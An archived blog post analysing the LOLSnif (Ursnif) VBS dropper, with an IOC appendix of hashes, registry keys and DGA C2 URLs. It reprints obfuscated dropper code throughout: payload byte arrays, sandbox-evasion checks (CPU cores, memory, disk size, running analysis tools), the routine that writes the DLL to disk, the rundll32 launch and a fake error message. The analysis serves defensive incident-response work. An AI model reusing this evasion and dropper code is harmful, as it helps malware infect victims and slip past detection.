LOLSnif Malware

By Vishal Thakur

Published: 2021-07-13 · Archived: 2026-04-05 23:10:52 UTC

9 min read

Jul 28, 2020

A boringly deep analysis of a very complex VBS Malware dropper

```
If you want to support me, follow me on Patreon: https://www.patreon.com/malienist
```

Press enter or click to view image in full size

Press enter or click to view image in full size

```
const YR = 141
WNYypp = Array(SBm,rfW,8,9,uZ980,5,5,5,jmB,5,JbN,VPW,252,SBm,rE,HXK,Vnk,244,255,dBD,7,5,5,he,8
,sFs,yQG,NU,Rso,Qe,qp,sjJ,CV,Txy,hX,aC,Hao,Gmc,Qe,NZ,ZU,NU,Pv,yu,uZ980,uu,eT,oT,mnD,FEn,QL,252
,xC,Esb,dBD,NUC,uu,qw,bS949,Fv,YIq,hN,256,QPc,fw,ReA,251,rE,ryU,us,iPN,QO,ab,QSp,sQ,CC,lj,sNP,
yl,lHk,diC,YR,UmI,QL,Sfg,260,ky,uE,IXZ,Da,260,KWM,sy,uz,HXK,Wh,vab,cz,zM,mYk,Mg,TtJ,MJ,Zw,Wh,o
ab,sy,244,258,OY,8,zqj,Hao,gQR,Npr,Kj415,sy,Npr,fMx,Vnk,TBk,xG905,aBl,Rso,TTd,Zct,dH,5,ZoH,260
aza,255,DyP,KWM,csa,dBD,yyp,QwN,eis,djL,rB,DEz,jmB,xd,vZi,257,ppF,HXK,244,DQ,HXK,Rc,cz,boC,WYi
Wm,iP,250,ehm,5,zD,yo,lg,IcY,ab,oOD,Fv,ui,LR,fyy,sFs,LXz,Zct,PoU,sCQ,QO,YIq,Vnk,qT,ZjJ,HNx,bs,
url,245,UL,aza,Blc,BgM,xwy,EO,xNV507,242,UmI,fw,ZoH,HNx,sy,253,VaS,oOD,rB,253,ZG,Mg,mYk,Sfg,Kj
Gmc,258,dH,uZ980,Ki,ZG,nj,yl,oN354,uq,TtJ,ZjJ,eis,LCG,EO,cRR,OC,rsu,rfW,xd,IVq,cY,vab,gQR,Mg,Q
cz,TtJ,rfW,JbN,TBk,yQG,Ebx,xd,Zl,Ebx,QT788,yQG,Bg,fSO,gKc,KWM,TTd,Kj,JbN,ZG,FVC,YR,oOD,lF84,Es
,ZU,AV,Gmc,QPc,ZG,Lko,uq,djL,nl,zD,eLM,bS949,yl,Zl,Kj,mY,Sfg,OYt,fSO,CC,HXK,Zw,256,qp,255,Zl,y
oN354,HP,QL,zD,257,wFf,252,dH,xwy,qmh,jl,Vag,QL,iPN,NUC,Fv,fyy,ii,Ioz,ppF,VaS,Da,259,bs,YIq,sK
Txy,bs,xNV507,mYk,257,Npr,PoU,rJ,Sfg,aza,Li,bDN,rE,ZeG,djL,sy,Lko,253,dBD,aBl,xNV507,TPF,VPW,S
yyp,Da,uu,ifB,rJ,Zct,Mg,252,Wh,SBm,uZ980,ZG,lF84,Wm,us,qVz,xwy,or194,ab,mgS,or194,nl)
const aC = 88

const qmh = 97
qAsDvg = Array(EO,iPN,xg,Vag,247,Esb,ii,244,Hao,Ioz,boC,cz,mgS,Ok,WYi,SpP,aza,LCG,saz,sCQ,Npr,
MJ,Nsg,Vnk,cRR,Ebx,bu,oN354,UmI,QL,rfW,hBY,Gmc,yQG,243,BgM,uu,ui,yu,djL,jn,TPF,Blc,Li,Zct,lF84
,6,sQ,OC,rB,260,guo,UL,xNV507,242,OC,YYo,aC,ADx,mY,yu,qT,uCP,oN354,HKX,ppF,257,eX,QO,NUC,fSO,Y
243,FEn,Npr,WYi,AV,OY,Vag,ab,243,bDN,Hao,yl,qVz,MJ,MJ,qT,VPW,fSO,xd,VPW,aBl,251,WQa,8,gQR,uE,N
uE,mnD,ADx,HNx,RM,Da,UmI,LCG,HP,DyP,ii,YYo,sEm,zbB,QL,rrI,KOQ,ct,EO,rrI,sCQ,Rso,Esb,uE,Da,HO,2
,242,TPF,260,YIq,hRE,iPN,8,Sfg,pD,eT,fyy,cRR,NU,UL,bDN,ReA,hBY,Hfk,eLM,CV,ReA,qVz,CC,qVz,zM,yu
Er,gKc,SBm,jl,IXZ,Ki,zM,TmS,TBk,yu,fSO,249,rsu,Vnk,rJ,254,245,YIq,253,boC,lF,QO,lF84,ryU,lg,uC
lF,url,ehm,256,256,xNV507,Zct,9,ab,251,YR,ReA,bDN,rsu,WQa,aBl,HXK,260,ct,Zct,QSp,VPW,UL,MJ,Li,
VaS,Vnk,ZjJ,mo,Rso,WQa,Rc,qw,LXz,sjJ,9,guo,TmS,bS949,IXZ,LXz,qVz,NU,ZjJ,eis,zqj,sEm,HP,lj,ReA,
uZ980,Rso,xG905,258,PoU,NUC,8,FEn,jmB,Gmc,jmB,CC,us,TBk,aza,Rso,5,qVz,uZ980,251,lF84,wO967,gpR
CC,lg,DEz,Mg,aC,253,AV,djL,oN354,xwy,xF,rfW,260,Sfg,CC,or194,fMx,Pk,MJ,hRE,HO,OYt,xwy,ydX,ct,2
bu,sy,Bom,xTp,254,sFs,Kj,QwN,zqj,TtJ,bDN,QO,uE,260,qmh,SBm,HKX,Rl,Kj415,lj,aza,HP,AV,Kj415,xNV
sEm,QwN,boC,Wm,dWz,CV,sQ,6,fw,242,HO,zD,YR,Zct,rrI,9,qT,AV,TBk,Ebx,YR,mgS,bDN,NU,Hao,wO967,Gmc
const nj = 110
```

A code snippet of the script

LOLSnif is a new(ish) variant of the common trojan **Ursnif**.

Here, we take a look at the very complex and heavily encoded/obfuscated script that drops the malicious DLL on the victim machine.

```
Apologies if it gets a bit boring, I've crammed in too much stuff here. Feel free to skip sections that are o
```

It all starts the usual way, phishing email brings in a link that serves the initial script. The script itself has the malware in it, which is dropped on the victim machine on successful execution.

This script has a lot of **anti-analysis, anti-sandbox** features that are clever and heavily encoded which makes them well-hidden.

Let's take a step-by-step look at this malware:

There are more than 500 lines of code in the script and most of those lines have thousands of chars in them. This is a very long script, based on those numbers alone.

A lot of that is garbage, as is common with scripting malwares. What makes this one more complex than your average malware, is the lengths this author(s) has gone to in order to hide the code and make it hard to analyse.


For the purpose of this analysis (as with most of my work), we will analyse it dynamically and we'll be clever in our approach. We will disable the anti-analysis features one by one and then make the malware execute the way we want. We will then record all the relevant actions and examine the results to form a complete analysis for Incident Response.

Anti-Sandbox features

This malware has a few tricks that allow it determine if it's being executed in a sandbox — these are highly effective tricks and I can confirm that it evades analysis by major sandboxing solutions available in the market.

Cores

Press enter or click to view image in full size



```
Function brewery()
on error resume next

Exit Function
End If
Set rVBrgHoR = GetObject("winmgmts:\\.\root\cimv2")
Set lament386 = rVBrgHoR.ExecQuery("Select * from Win32_Processor", , ((402 - (263 - 7.0)) - (393 - 295.0)))
For Each luck In lament386

If luck.NumberOfCores < (95 + (-((10 + 138.0) - (81 + (-25.0))))) Then
onomatopoeia = True
End If
Next
If onomatopoeia Then
DCZwCUL
End If
End Function
```

Let's take a look at the function above.

The malware creates a WMI instance to query information in the cimv2 category for the local machine. This can be used to run queries on WMI, which is structured in classes.

Next, it uses a **select** statement to extract all info from the Win32_Processor class (table) and then goes ahead with querying the 'NumberOfCores' field.

The malware is trying to query the number of cores on the victim machine. Once it has that number, it runs it against am If statement:

```
If luck.NumberOfCores < (95 + (-((10 + 138.0) - (81 + (-25.0))))) Then
onomatopoeia = True
End If
Next
If onomatopoeia Then
DCZwCUL
End If
```


From the code snippet above, (95 + (-((10 + 138.0) — (81 + (-25.0))))) equals '3'.

So if the number of cores is less than 3, the condition is 'True'. If true, the program runs the function 'DCZwCUL', which (we'll see later) exits the program. It gives you a fake message about a missing '**MSVCR102.dll**' which in reality doesn't exists (try googling it).

```
Tip: Increase the number of cores to your VM to 4 or more and you'll bypass this feature.
```

Memory

Press enter or click to view image in full size



```
Function nervous559()
on error resume next
If (InStr(WScript.ScriptName, cStr(608895198)) > 0 And downside = 0) Then
Exit Function
End If
Set rVBrgHoR = GetObject("winmgmts:\\.\root\cimv2")
Set lament386 = rVBrgHoR.ExecQuery("Select * from Win32_ComputerSystem")
For Each luck In lament386
Ntaey = Ntaey + Int((luck.TotalPhysicalMemory) / ((1049080 - (17 + 485.0)) - (188 - 186.0)))
Next
If Ntaey < ((2346 - (77 + 267.0)) - (1726 - 754.0)) Then
DCZwCUL
End If
End Function
```

In this function, the malware tries to query the physical memory of the victim machine. It again uses the WMI classes for this purpose.

This time it queries the '**Win32_ComputerSystem**' field.


If the physical memory is less than **1030** Mb, it terminates execution.

```
Tip: increase the memory of your VM to more than 1030 and you'll successfully bypass this feature.
```

Common Analysis Tools

Personally, I like this list of common tools these malware authors use for anti-analysis techniques. I get to see a few new ones every now and then and I add them to my arsenal :)

Press enter or click to view image in full size



```
Function QwgLCsK()
on error resume next
If (InStr(WScript.ScriptName, cStr(608895198)) > 0 And downside = 0) Then
Exit Function
End If
necessityproc = (926 - ((67 + (2527 - 135.0)) - 1533.0))
CeJioVpB = Array("frida-winjector-helper-64.exe","frida-winjector-helper-32.exe","pythonw.exe","pyw.exe","cmdvirth.exe","ali
"peid.exe","scanhost.exe","apispy.exe","hiew32.exe","perl.exe","scktool.exe","apispy32.exe","hookanaapp.exe","petools.exe","
,".exe","prince.exe","snoop.exe","autoscreenshotter.exe","idag.exe","procanalyzer.exe","spkrmon.exe","avctestsuite.exe","ida
"systemexplorerservice.exe","BTPTrayIcon.exe","imul.exe","procmon.exe","sython.exe","capturebat.exe","Infoclient.exe","procm
"qqffo.exe","timeout.exe","commview.exe","iris.exe","qqprotect.exe","totalcmd.exe","cports.exe","joeboxcontrol.exe","qqsg.ex
"winalysis.exe","emul.exe","malmon.exe","RepUtils32.exe","winapioverride32.exe","ethereal.exe","mbarun.exe","RepUx.exe","wir
"sandboxiecrypto.exe","XXX.exe","filemon.exe","netsniffer.exe","sandboxiedcomlaunch.exe")
Set rVBrgHoR = GetObject("winmgmts:\\.\root\cimv2")
Set lament386 = rVBrgHoR.ExecQuery("Select * from Win32_Process")
For Each luck In lament386
necessityproc = necessityproc + 1
For Each LFOMfwa In CeJioVpB
If luck.Name = LFOMfwa Then
DCZwCUL
End If
Next
Next
If (necessityproc < 28) Then
DCZwCUL
End If
End Function
```


As you can see, the list above is quite comprehensive. Basically, the malware checks if you've got any of these tools running on your analysis machine and if it finds any of the ones listed in the function's array, it terminates execution.

This function works flawlessly. I tested it by running a couple of these tools on the machine (procmon, procexp) and it identified those and terminated the program.

```
Tip: You can have these tools on your analysis machine, just make sure they are not running at the time of ana
```

Logical Volume Size

Press enter or click to view image in full size



```
Function BrNqFKDk()
on error resume next
If (InStr(WScript.ScriptName, cStr(608895198)) > 0 And downside = 0) Then
Exit Function
End If
Set rVBrgHoR = GetObject("winmgmts:\\.\root\cimv2")
Set lament386 = rVBrgHoR.ExecQuery("Select * from Win32_LogicalDisk")
For Each luck In lament386
Ntaey = Ntaey + Int(luck.Size / ((79 + (-54.0)) + ((93 - 35.0) + 1073741741.0)))
Next
If Ntaey < (((635 - 4.0) - 584.0) + (656 - 643.0)) Then
DCZwCUL
End If
End Function
```

Another trick the malware uses is the size of the logical volumes on your analysis machine. In the above code snippet, you can see that the malware terminates execution if the size is less than 60 Gb. Most VM's are less than that (especially in commercial cloud-based sandboxes).

```
Tip: If you can have a vm with a logical volume size of more than 60 Gb, you'll be able to bypass this featur
```

Number of files in certain folders

Press enter or click to view image in full size

```
Function emphatic()
on error resume next
If (InStr(WScript.ScriptName, cStr(608895198)) > 0 And downside = 0) Then
Exit Function
End If
PsRTozXY = (622 - ((10 + (39 + 2901.0)) - 2331.0))
PsRTozXY_download = (397 - ((88 + (-25.0)) + (81 + 250.0)))
REM spend Aviv bin adhesion. dynamite sesame lobe glutamic irritate foolscap476. Emmett Pollard Halloween constructible. Bavaria,  7538602 forgetting,
If CreateObject("Scripting.FileSystemObject").GetFolder(ibrdYdE).Files.Count < PsRTozXY Then
DCZwCUL
End If
Set fkvQdFqe = CreateObject("WScript.Shell")
sallow = fkvQdFqe.ExpandEnvironmentStrings("%USERPROFILE%") + "\Downloads\"
If CreateObject("Scripting.FileSystemObject").GetFolder(sallow).Files.Count < PsRTozXY_download Then
DCZwCUL
End If
End Function
```

This is another neat trick by the authors. The malware checks a couple of directories to see how many files are in them to make sure it's not an analysis machine the malware is running on.

The two directories it checks are:

```
\temp\\Downloads\
```

Here's how it works:

The function declares two variables, to be used for comparison purposes later in the function.

PsRTozXY = (622 — ((10 + (39 + 2901.0)) — 2331.0))
(622 — ((10 + (39 + 2901.0)) — 2331.0)) = 3
PsRTozXY = 3

PsRTozXY_download = (397 — ((88 + (-25.0)) + (81 + 250.0)))
(397 — ((88 + (-25.0)) + (81 + 250.0))) = 3
PsRTozXY_download = 3

```
If CreateObject("Scripting.FileSystemObject").GetFolder(ibrdYdE).Files.Count < PsRTozXY Then
DCZwCUL
End If
```

ibrdYdE refers to another function in the program:

```
Function ibrdYdE()
ibrdYdE = CStr(WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(((16 + (-11.0)) + (-((81 +
End Function
```

ibrdYdE returns the special folder — '\temp\' based on the function above.

```
GetSpecialFolder(((16 + (-11.0)) + (-((81 + (-49.0)) + (-29.0))))) + "\")
```

'(((16 + (-11.0)) + (-((81 + (-49.0)) + (-29.0)))))' = 2; 2 returns '\temp'

So, if there are less than 3 files in the 'temp' folder, terminate execution.

The second folder is the \Downloads\ folder, which is easier to see in the code itself:

```
sallow = fkvQdFqe.ExpandEnvironmentStrings("%USERPROFILE%") + "\Downloads\"
```

Again, if there are less than 3 files in the Downloads folder, terminate execution.

```
Tip: Just put some random files in the Downloads folder, the malware just checks the number of files not the
```

So, as you can see, quite a few anti-analysis, anti-sandbox features in this malware and all well-written.

Terminate Function

Now that we've had a look at all the anti-analysis functions in the malware, let's quickly take a look at the function that is used to terminate execution of the malware.

Press enter or click to view image in full size

```
Function DCZwCUL()
Crete("")
kZDlOhis
frank
WScript.Quit
End Function
```

From the code above, you can see that once the function is called, it calls three other functions and then terminates the program using '**WScript.Quit**'

The first function it calls is Crete():

This function doesn't lead to anything, no requests are made.

The second function is kZDlOhis():

Press enter or click to view image in full size

```
Function rBCFRd()
Dim ritual: Set ritual = CreateObject("Scripting.FileSystemObject")
Dim xIazlx: Set xIazlx = CreateObject("Shell.Application")
Set lucks=xIazlx.NameSpace(ibrdYdE + "planetarium.zip").Items()
xIazlx.NameSpace(ibrdYdE).copyHere lucks, ((((9 + 52.0) + 7630.0) - 80.0) - 7595.0)
ritual.DeleteFile ibrdYdE + "planetarium.zip", True
End Function
```

This function deletes the malware from the temp folder.

The last function is frank():

This function displays a misleading message, about a missing DLL that actually doesn't exists, its a made-up file.

Press enter or click to view image in full size

```
Function frank()
HccWSP = MsgBox("Program cant start because MSVCR102.dll is missing from your computer. Try reinstalling the program to
End Function
```

After this, the program terminates.

Execution after bypassing the anti-analysis checks

Now that we know how to bypass the anti-analysis checks, let's take a look at how the malware actually executes.

This function does most of the work for the malware:


Press enter or click to view image in full size

```
Function HkvSeQmV()
Dim directorate
Set directorate = CreateObject("ADODB.Stream")
With directorate
.Type = 2
.Charset = "ISO-8859-1"
.Open()
For Each kindergarten in Array(WWYypp, qAsDvg, cbCcz, wWtfZay, NiAiLKXp, XkNBVenz, RWjrh, sksICc, sWykQb, PmurASbT, hNcgFq, NdZ
Bsdrvkg, jYwTWAW, ciWeF, eJaDmI, aXTGoq, QYNEIe, pWAYVLyD, jiKBmoj, bHAukuvi, ibAcouyH, cIAPAu, gaglReKy, aXFsX, IEono, CLPqtY
kvQrQvZ, lzwwxVHM, qBKGx, rEsSSHgJ, SsItN, uJvUOEzh, iWllz, RegZL, CtIMI, KGUxpt, uylINuUL, NIWyU, ymQBbthn, PIxAXG, XXRrVBSb,
AAUFCvU, NWMiK, QtYvqpOw, jjkAI, tRLas, TYTwn, QrafbLC, MSPDGwti, hVJEuP, deQCLIK, KCowM, nAhdOFWm, bkwCzKY, schTrCrf, vgOJqp,
.WriteText tjbQOQLe(kindergarten)
Next
.Position = 0
.SaveToFile ibrdYdE + "planetarium.zip", 2
.Close
End With
End Function
```

What's happening in this function is this:

1. Create the Object 'ADODB.Stream' — which in this case is used to write the binary data (the actual malware DLL) to the disk.
2. Define the Charset of the data to be written
3. Read through all the arrays supplied in the script with the binary data
4. Write all that data to the file "planetariam.zip" using the 'SaveToFile' function
5. Position is '0' which means, re-write if file already exists
6. Close the file

Press enter or click to view image in full size



The archived files dropped on the disk as ‘planetarium.zip’

As you can see, all the values in Array are the arrays in the script, with the data to be written. Here’s an example:

Press enter or click to view image in full size

```
WNYypp = Array(SBm,rfW,8,9,uZ980,5,5,5,jmB,5,JbN,VPW,252,SBm,rE,HXK,Vnk,244,255,dBD,7,5
,sFs,yQG,NU,Rso,Qe,qp,sjJ,CV,Txy,hX,aC,Hao,Gmc,Qe,NZ,ZU,NU,Pv,yu,uZ980,uu,eT,oT,mnD,FEn
,xC,Esb,dBD,NUC,uu,qw,bS949,Fv,YIq,hN,256,QPc,fw,ReA,251,rE,ryU,us,iPN,QO,ab,QSp,sQ,CC,
yl,lHk,diC,YR,UmI,QL,Sfg,260,ky,uE,IXZ,Da,260,KWM,sy,uz,HXK,Wh,vab,cz,zM,mYk,Mg,TtJ,MJ,
ab,sy,244,258,OY,8,zqj,Hao,gQR,Npr,Kj415,sy,Npr,fMx,Vnk,TBk,xG905,aBl,Rso,TTd,Zct,dH,5,
aza,255,DyP,KWM,csa,dBD,yyp,QwN,eis,djL,rB,DEz,jmB,xd,vZi,257,ppF,HXK,244,DQ,HXK,Rc,cz,
Wm,iP,250,ehm,5,zD,yo,lg,IcY,ab,oOD,Fv,ui,LR,fyy,sFs,LXz,Zct,PoU,sCQ,QO,YIq,Vnk,qT,ZjJ,
url,245,UL,aza,Blc,BgM,xwy,EO,xNV507,242,UmI,fw,ZoH,HNx,sy,253,VaS,oOD,rB,253,ZG,Mg,mYk
Gmc,258,dH,uZ980,Ki,ZG,nj,yl,oN354,uq,TtJ,ZjJ,eis,LCG,EO,cRR,OC,rsu,rfW,xd,IVq,cY,vab,g
cz,TtJ,rfW,JbN,TBk,yQG,Ebx,xd,Zl,Ebx,QT788,yQG,Bg,fSO,gKc,KWM,TTd,Kj,JbN,ZG,FVC,YR,oOD,
,ZU,AV,Gmc,QPc,ZG,Lko,uq,djL,nl,zD,eLM,bS949,yl,Zl,Kj,mY,Sfg,OYt,fSO,CC,HXK,Zw,256,qp,2
oN354,HP,QL,zD,257,wFf,252,dH,xwy,qmh,jl,Vag,QL,iPN,NUC,Fv,fyy,ii,Ioz,ppF,VaS,Da,259,bs
Txy,bs,xNV507,mYk,257,Npr,PoU,rJ,Sfg,aza,Li,bDN,rE,ZeG,djL,sy,Lko,253,dBD,aBl,xNV507,TP
yyp,Da,uu,ifB,rJ,Zct,Mg,252,Wh,SBm,uZ980,ZG,lF84,Wm,us,qVz,xwy,or194,ab,mgS,or194,nl)
```

This is the function that loads the DLL and executes it:

Press enter or click to view image in full size

```
Function hellebore()
If (InStr(WScript.ScriptName, "TESTING") > 0) Then
Exit Function
End If
Crete("")
Set rVBrgHoR = GetObject("winmgmts:Win32_Process")
rVBrgHoR.Create "rundll32" + " " + ibrdYdE + "do343.scss" + " "
kZDlOhis
End Function
```

As you can see, it uses rundll32 to load the malicious dll. The malicious dll is ‘do343.scss’.

The malware also creates a URL file in the temp folder — this can be used as an **IOC**. It is linked to adobe.com

Press enter or click to view image in full size

```
Function monsoon()
Dim HztejxZa: Set HztejxZa = CreateObject("WScript.Shell")
Dim ritual: Set ritual = CreateObject("Scripting.FileSystemObject")
If (ritual.FileExists(ibrdYdE + "microsoft.url")) Then
frank
kZDlOhis
WScript.Quit
Else
With HztejxZa.createShortcut(ibrdYdE + "adobe.url")
.TargetPath = "https://adobe.com"
.Save()
End With
End If
End Function
```

Malware DLL

Now that we know how to bypass all the anti-analysis techniques this malware uses and how to execute the malware in our analysis machine, let’s get to the final DLL that is the malware LOLSnif.


Among other commonly seen malware functions, this malware also reaches out to the C2 and tries to post the victim machine information.

Press enter or click to view image in full size

System Info being sent to the C2

The DLL in this case works with DGA as we can see with all these requests that are being made:

Press enter or click to view image in full size



C2 connections

Conclusion

The dropper for this malware is very complex. The authors have gone to great lengths to make it as hard as possible to analyse the code. There are layers and layers of encoding and obfuscation. To analyse it, you need to peel back each layer one by one, right to the end where it reveals the final payload, the malicious DLL.

Appendix

IOC:

At the time of this publishing, these are some of the Hashes for the LOLSnif DLLs:

9d55833324c088cf385ce6ae914ef21a
e65c0ac2d6964f5866eb9eddf8654f3f
654121216d3c75c83ef202785d5cc0ef
894877146bb0b8ea8adf0ee26e52c1d7
4549708f2a9c381890a5558b2036bc49
dcf79f6af5b4b2b9d46b8a4e0b09b7bd
faa84b171f792d7154d9e38e94199100
948e548aed01218c784b767b91504d18
048b1b3e0781ab1a2f93b0e27644fde0
28b17df90fb856d7e4540ac799094675
057065c30188f1c4c7974946acade6da
52b26eff6f2d5e2763fad705c4204016
059514bbe7fcbe147cdd0ece92172f66
e6be61c83d5d47576963a26f2301c08a
0078f7e4b72461c7e16179c619c15ad8
3f1c0646141e053865a4214108c74068
3b98f77f08f7849e84634b36b77b27b9
44de95961cc70cf2109b01951478e3f2
8930e46553122ff4f3527ec437c8c4c5
bf4af57d8668f8a7f64538b3b5b69e28
ed196535f294b9b7e36ebeb64cf06a68
7dd011fc8fb66696593c532866ff5289
710b94a1accbb727e6fa96f75bde769c
f2468454850c605558c6e959e07483b8
cbf550e52f40c94d791aa44ab40d2e14
30f6d63ae1414f03d8cc48c0b8586515
4e4574bf57096ce027bc92366d0abb10
69c72e594f33f7d5ea82cdccc0222f26
de25f443cc3bd5ccf14d1b514e909bb3
0eee43e53dc9aa16e74f65ad09c5e82b
d9efe81f4a58efa16158a73b1449b803
9661df852aeeff9650fe8ac1a7412c39
5c7bfc85f733cec1370ac6ebbded4762

f7aeb4e1e0576d5a3d60db750282cbb5
1f542cf3e1a239f001bc0c421550ca6a
e35ac0d74c0c1e03b91a4c3083c767f1
02818a3bf4231a7a0a9ce6704a0d9ed0
6abe5757ed3098a45370453280b2864d
6eabc4a1ca7f4e62476a7a52c8be0421
8bbeae7c6067e2da6f5cdc232e271f8a
f41c55c4588a9c37a1ac0eac366ac289
b3af7dd2a66725fb34993083b1c8d005
d6c361f547a7c56c40791098cec92186
79c0cd43ee3fef2daf8c997ddb435a3f
867e462ffcbe4510e03db3b93d846765
4ce855d6e159db31376fd22b264018c8
51303064fdcc6f69898e9f20ed0dde74
b123fb543768cf6946b2be1e0af001ec
784a48688f137a570aad2f5e396f1787
ef75f86a924894fec1dac693d329a7ab
3881063f31833e97c6d3537c098b16a9
30dd0f30a35abf1e135932948d05251d
7fdacd5458f03ea0d20283c5d92a3c4d
1e81d417b57e45a9fc64ddbc64f0d319
420accd30315d90055d902b8e5bef7ad
90ff9d6855c24dacd066d5dce7542d20
70ba2bfeb8b9464bc04b1a27b4b9fd60
0e833ac74e16bb544f5bfbd7832a47f0
50f6f5e7eed54c3d981f33fce45bcfe5
7b97b9083c3a00bdd5f091909b760879

Registry:

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{B4F3A835–0E21–4959-BA22–42B3008E02FF}\iexplore\Count

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{B4F3A835–0E21–4959-BA22–42B3008E02FF}\iexplore\NavTimeArray

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{B4F3A835–0E21–4959-BA22–42B3008E02FF}\iexplore\LoadTimeArray

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{B4F3A835–0E21–4959-BA22–42B3008E02FF}\iexplore\Time

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{72853161–30C5–4D22-B7F9–0BBC1D38A37E}\iexplore\Count

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{72853161–30C5–4D22-B7F9–0BBC1D38A37E}\iexplore\Blocked

HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{72853161–30C5–4D22-B7F9–0BBC1D38A37E}\iexplore\Time

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings

URL Substring:

The best IOC to block if possible is this URL sub-string, it should cover the bulk of the campaign:

.at/api1/

URLs:

These are DGA generated so I', putting these in here only for context.

http://cdn.arsis.at/api1/wHyH_2FnTTF7N_/2FhXZmgpmphwk5O9OziQw/zEb_2B5DYgJbfBIm/FmRcBJ5rwr4t_2B/HXDzf2JBmaOIc2ppRr/qOk29WI0
http://cdn.arsis.at/api1/Hmhc6xXo1ix/WZdv5_2FEhtQSj/8PneT9VWhkzZjfIVZm5eM/mVQ0wWySUq_2Bp2R/2EWTvs5RtU9bxlk/g0_2Fhxeii97r2IMv
http://cdn.arsis.at/api1/bKijOolxcMo7NabTdIGI/4rnFi4WcpLgfUVCRHHL/DS1ei6d_2BqMqo3PW0RzIg/IfKJ_2FZcTlLE/ZdhKt7_2/B4QTgYOJWt3ga
http://cdn.arsis.at/api1,
http://cdn.arsis.at/api1/g3cND3rYwENplG_2/FeEyhEJ2FAwkN5K/GPZSnLOBECVSYcCWuF/LzVChCMTh/H26ASmZUHOLPoY8ynrbQ/FRNrYU8iv
